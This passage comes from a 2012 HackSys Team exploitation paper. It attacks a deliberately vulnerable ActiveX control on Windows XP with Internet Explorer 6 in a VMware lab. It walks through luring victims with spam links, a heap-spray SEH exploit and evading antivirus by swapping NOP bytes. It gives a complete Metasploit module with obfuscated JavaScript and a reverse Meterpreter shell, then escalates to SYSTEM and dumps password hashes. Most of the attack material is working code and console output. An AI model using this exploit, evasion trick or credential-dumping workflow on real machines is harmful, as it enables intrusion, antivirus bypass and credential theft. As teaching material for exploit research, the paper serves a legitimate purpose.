LHOST => 0.0.0.0
PAYLOAD => windows/meterpreter/reverse_tcp
[*] Started reverse handler on 0.0.0.0:4444
[*] Starting the payload handler...
[+] Mini HTTP Server started and binded to port 80
[+] Waiting for victims to connect
```

Type CTRL+C to exit the exploit..


Our exploit program is running and waiting for victims to connect on **HTTP** port (i.e. port **80**). We have spammed victim's email inbox with emails containing the malicious hyperlinks to the exploit server. If we are lucky then, as soon as the victim click's on the link, our payload will be delivered and we should get a **Meterpreter** session.

Let's have patience and wait for the victim's action. We might have to wait for many hours as we cannot determine when exactly the victim will open our spam emails and click on the malicious link.

Now, let's think from the point of view of a Computer user who is less concerned about the security as he has a great trust on the Anti-Virus program that is installed in his **Windows XP Professional SP3** machine (.i.e. **Avast Free Anti-Virus 2012**).



Victim click's on the malicious link and the **Internet Explorer 6** starts browsing the link. In this case we consider a pseudo domain **bt.com**. Let's check what our victim is doing.



Oh, no. Unfortunately, the attack was unsuccessful and Anti-Virus has successfully blocked the hack attempt. Let's see what happened to the attacker's machine.

```
LHOST => 0.0.0.0
PAYLOAD => windows/meterpreter/reverse_tcp
[*] Started reverse handler on 0.0.0.0:4444
[*] Starting the payload handler...
[+] Mini HTTP Server started and binded to port 80
[+] Waiting for victims to connect

Type CTRL+C to exit the exploit..
192.168.96.131 - - [26/Jul/2012 00:05:01] "GET / HTTP/1.1" 200 -

[*] Victim IP Address: 192.168.96.131 [*]
[*] Port Connected: 80 [*]
[*] Heap Spraying the victims browser [*]
[*] Please wait for Meterpreter sessions [*]
```

Victim made the **GET / HTTP/1.1** request but the payload was not delivered to the victim and no **Meterpreter** sessions were created.

ANTI-VIRUS EVASION

Knock-Knock! Hey, what if we could bypass the **Anti-Virus** detection. What could be the possible reasons for the AV detection? Let's make note of few things.

Guess 1: Either our shellcode got detected by Anti - Virus engine.

Guess 2: Either NOPs might be the cause for Trojan detection alarm by Anti - Virus engine.

We already encoded our Meterpreter payload using **msfencode** so there is less chance for the shellcode detection. What else could be the cause for AV detection and attack failure?

After trying the exploit **PoC** without **NOPs**, we were able to deliver the payload page and no Anti-Virus alarm triggered.

Hence, we came to a conclusion that **NOPs** might be the problem. There might be other possible causes of our attack failure. Let's continue and generate other **NOP** equivalent **OP code**. There is a wonderful **NOP** builder module in **Metasploit** named as **opty2**.

Let's fire up **msfconsole** and generate a **NOP**.

```
root@bt:~/Desktop# msfconsole

      _\ 
     ((---,,---_)) 
    ( \  o o ( )_ 
     \_ /   HACKSYS TEAM | \ 
      o_o \   WW ||| * 
      \_|||  ||| 
      |||  ||| 

=[ metasploit v4.1.0-release [core:4.1 api:1.0]
+ -- ---=[ 748 exploits - 384 auxiliary - 98 post
+ -- ---=[ 228 payloads - 27 encoders - 8 nops
= [ svn r14013 updated 280 days ago (2011.10.20)
```

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<https://community.rapid7.com/docs/DOC-1306>

```
msf > use x86/opty2
msf  nop(opty2) > generate 1
buf =
"\xf5"
msf  nop(opty2) > exit
```

Let's replace the **nops** from our exploit **PoC** and replace with the newly generated **NOP ("\\xf5")**.


Before modification:

```
nops = unescape('%u9090%u9090');
```

After modification:

```
nops = unescape('%uf5f5%uf5f5');
```

Let's re-run the exploit after the modification has been done. Let's hope that we are able to bypass **AV** detection. Let's intimate our victim to click again on the malicious link.



I think our payload got delivered to victim's Computer. Let's see if any **Meterpreter** session were created or not on attackers box running **BackTrack 5 R1**.

```
192.168.96.131 -- [26/Jul/2012 01:10:17] "GET / HTTP/1.1" 200 -

[*] Victim IP Address: 192.168.96.131 [*]
[*] Port Connected: 80 [*]
[*] Heap Spraying the victims browser [*]
[*] Please wait for Meterpreter sessions [*]
[*] Sending stage (752128 bytes) to 192.168.96.131
[*] Meterpreter session 1 opened (192.168.96.128:4444 -> 192.168.96.131:1052) at
2012-07-26 01:11:30 +0530

meterpreter >
```

Yeah! We have finally done it. We got a **Meterpreter** session and we have successfully bypassed **Anti-Virus detection**.

PORTING TO METASPLOIT

As a fan of Metasploit developed by **HD Moore**, we decided to port our current exploit to Metasploit module.

----- vulActiveX.rb -----

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = NormalRanking

  include Msf::Exploit::Remote::HttpServer::HTML

  def initialize(info = {})
    super(update_info(info,
      'Name'          => 'vulActiveX.dll SEH Exploit',
      'Description'   => %q{
        This module exploits a seh vulnerability within vulActiveX.dll.

        This exploit utilizes a combination of heap spraying and
        SEH Overwrite technique. Presently this exploit does not
        bypass DEP and ASLR. Unfortunately unable to find correct
        gadgets to do stack pivoting.
    },
      'License'       => MSF_LICENSE,
      'Author'        => [ 'Ashfaq Ansari' ],
      'Version'       => '$Revision: 1$',
      'References'    =>
        [
          [ 'URL', 'http://hacksys.vfreaks.com/' ],
        ],
      'DefaultOptions' =>
        {
          'EXITFUNC' => 'process',
        },
      'Payload'        =>
        {
          'Space'         => 1024,
          'BadChars'      => "\x00",
        },
      'Platform'       => 'win',
      'Targets'        =>
        [
          [ 'Automatic', {} ],
          [ 'Internet Explorer 6 - Windows XP SP3', { 'Ret' => 0x06060606 } ],
          [ 'Internet Explorer 7 - Windows XP SP3', { 'Ret' => 0x0c0c0c0c } ],
        ],
      'DisclosureDate' => '',
      'DefaultTarget'  => 0))

    register_options(
      [

```

```

        OptBool.new('OBFUSCATE', [false, 'Enable JavaScript obfuscation', true])
    ], self.class)
end

def autofilter
  false
end

def check_dependencies
  use_zlib
end

def auto_target(cli, request)

  agent = request.headers['User-Agent']
  print_status("Checking user agent: #{agent}")

  if agent =~ /MSIE 6\.0/
    print_status("Victim is running Internet Explorer 6")
    mytarget = targets[1]
  elsif agent =~ /MSIE 7\.0/
    print_status("Victim is running Internet Explorer 7")
    mytarget = targets[2]
  else
    print_error("Victim's browser is not supported")
    mytarget = nil
  end

  return mytarget
end

def on_request_uri(cli, request)
  mytarget = target

  print_status("#{cli.peerhost}:#{cli.peerport} Received request for %s" %
request.uri.inspect)

  if target.name == 'Automatic'
    mytarget = auto_target(cli, request)
    if mytarget.nil?
      send_not_found(cli)
      return
    end
  end

  return if ((p = regenerate_payload(cli)) == nil)

  shellcode = Rex::Text.to_unescape(payload.encoded,
Rex::Arch.endian(target.arch))

  ret      = Rex::Text.uri_encode([mytarget['Ret']].pack('V*'))

  nops   = Rex::Text.to_unescape(make_nops(4))

  js = <<-JS

  shellcode = unescape("#{shellcode}");
  nops = unescape("#{nops}");
  headersize = 20;

```

```

slackspace = headersize + shellcode.length;
while (nops.length < slackspace) nops += nops;
fillblock = nops.substring(0, slackspace);

block = nops.substring(0, nops.length - slackspace);
while (block.length + slackspace < 0x50000) block = block + block + fillblock;

memory = new Array();
for (counter = 0; counter < 250; counter++) {
    memory[counter] = block + shellcode;
    window.status = "Heap Spraying: " + Math.round(100 * counter / 250) + "%"
done";
}

evil_payload = "";
while (evil_payload.length < 14356) evil_payload += unescape("#{ret}");
window.status = "Launching Exploit";
_vulActiveX.BufferOverflow(evil_payload);
JS

if datastore['OBFUSCATE']
    js = ::Rex::Exploitation::JSObfu.new(js)
    js.obfuscate
end

content = <<-HTML
<html>
<head>
<title>vulActiveX.dll - Metasploit Module - HeapSpray</title>
<object classid='clsid:C44CBF61-7844-4C4B-BC77-7643FD70848E' id='_vulActiveX'>
</object>
<script type="text/javascript" language="javascript">
#{js}
</script>
</head>
<body>
</body>
</html>
HTML

print_status("Sending exploit to #{cli.peerhost}:#{cli.peerport}...")

# Transmit the response to the client
send_response_html(cli, content)
end

end

```

In order to use **vulActiveX.rb** as Metasploit module, we will have to copy **vulActiveX.rb** to the below given location.

/pentest/exploits/framework/modules/exploits/windows/browser/

Let's load **msfconsole** after integrating our module into Metasploit and launch the exploit again.

```
root@bt:~# msfconsole

#      #
#      ##      #####      #####
#      #      #      #      #      #      #      #      #####
#      #      #      #      #      #      #      #      #      #####
#####      #      #      #####      #####      #      #      #####
#      #      #####      #      #      #      #      #      #
#      #      #      #      #      #      #      #      #      #
#      #      #      #####      #      #####      #      #      #####
#      #      #      #      #      #      #      #      #      #

#####
#      #####      ##      #      #
#      #      #      #      ##      ##
#      #####      #      #      #      #      #
#      #      #####      #      #      #
#      #      #      #      #      #
#      #####      #      #      #      #

[ metasploit v4.1.0-release [core:4.1 api:1.0]
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```
msf > use exploit/windows/browser/vulActiveX
msf exploit(vulActiveX) > set URIPATH /
URIPATH => /
```

```
msf exploit(vulActiveX) > set SRVPORT 80
SRVPORT => 80
```


```
msf exploit(vulActiveX) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

```
msf exploit(vulActiveX) > set LHOST 192.168.96.128
LHOST => 192.168.96.128
```

```
msf exploit(vulActiveX) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.96.128:4444
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.96.128:80/
[*] Server started.
msf exploit(vulActiveX) >
```

Our exploit is running and waiting for the victim to connect on **port 80**. Let's connect to the exploit server on **port 80** and check if the exploit is working as expected and is able to bypass AV detection.



I think the payload got delivered successfully. Let's check the **msfconsole** and find out whether any sessions were made.

```
msf  exploit(vulActiveX) > [*] 192.168.96.131:1078 Received request for "/"
[*] Checking user agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
.NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C;
.NET4.0E)
[*] Victim is running Internet Explorer 6
[*] Sending exploit to 192.168.96.131:1078...
[*] Sending stage (752128 bytes) to 192.168.96.131
[*] Meterpreter session 1 opened (192.168.96.128:4444 -> 192.168.96.131:1079) at
2012-08-03 17:41:45 +0530
```

Fantastic, we got a **Meterpreter** session opened to the attacker's box. Let's run some of the **msfconsole** commands and do some post exploitation stuffs.

```
msf  exploit(vulActiveX) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > sysinfo
Computer       : WINXPSP3
OS            : Windows XP (Build 2600, Service Pack 3).
Architecture   : x86
System Language: en_US
Meterpreter    : x86/win32

meterpreter > getuid
Server username: WINXPSP3\HackSys

meterpreter > getsystem
...got system (via technique 1).

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
ASPNET:1004:04d87f074f9d3bf728e4250679477c4d:cf8fb670cdb63730787019ac56a13691:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HackSys:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:
HelpAssistant:1000:a7367b6f192390a41ccac07f5f5b44b3:91ab307b3a1b696e072905c10cbb
7dae:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:5e5944978ae366e7c7c2cc1e
f52c779:::
Victim:1005:5e0fbfa70aacb106695109ab020e401c:6143bf16ef4c89aa72a0a563164a1538:::

meterpreter > run checkvm
[*] Checking if target is a Virtual Machine .....
[*] This is a VMware Virtual Machine

meterpreter > exit
```

Our victim is running **Windows XP Professional** (Build 2600, Service Pack 3) under **VMware Virtual Machine**. We have successfully escalated our privileges to **SYSTEM**.

Finally, our goal has been achieved and we have completely compromised a Windows box using a simple bug. Please be careful before installing any add-ons for your browser and we wish you all happy and safe browsing.



Safe Computing!

We hope that you all have enjoyed reading this paper. If you have any feedback or suggestions, please feel free to write us at hacksysteam@hotmail.com

ABOUT HACKSYS TEAM



HackSys Team is a venture of **HackSys**, code named "**Panthera**". **HackSys** was established in the year 2009.

We at **HackSys Team** are trying to deliver solutions for most of the vulnerabilities and technical troubleshooting in Windows Operating System. This is an open platform where you will get video tutorials, scripts and articles on Windows technical troubleshooting and Security Research.

HackSys Team collaborated with **vFreaks Pvt. Ltd.** (www.vfreaks.com) to provide online technical support for consumers using Windows Operating System.

For more details visit <http://hacksys.vfreaks.com/>

THANKS TO

Richard Brengle former **Director of Writing Assessment** at the **University of Michigan**, English Composition Board (1980-1986). He is currently a free-lance writer and editor. Richard also edits for the **Blue Pencil Editing Service**.

<https://www.bluepencilediting.com/>

Peter Van Eckhoutte (corelanc0d3r) - Security Researcher, Speaker and founder of the **Corelan Security Team**.

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Thank you, **Peter**, for reviewing my paper.

GREET\$ TO

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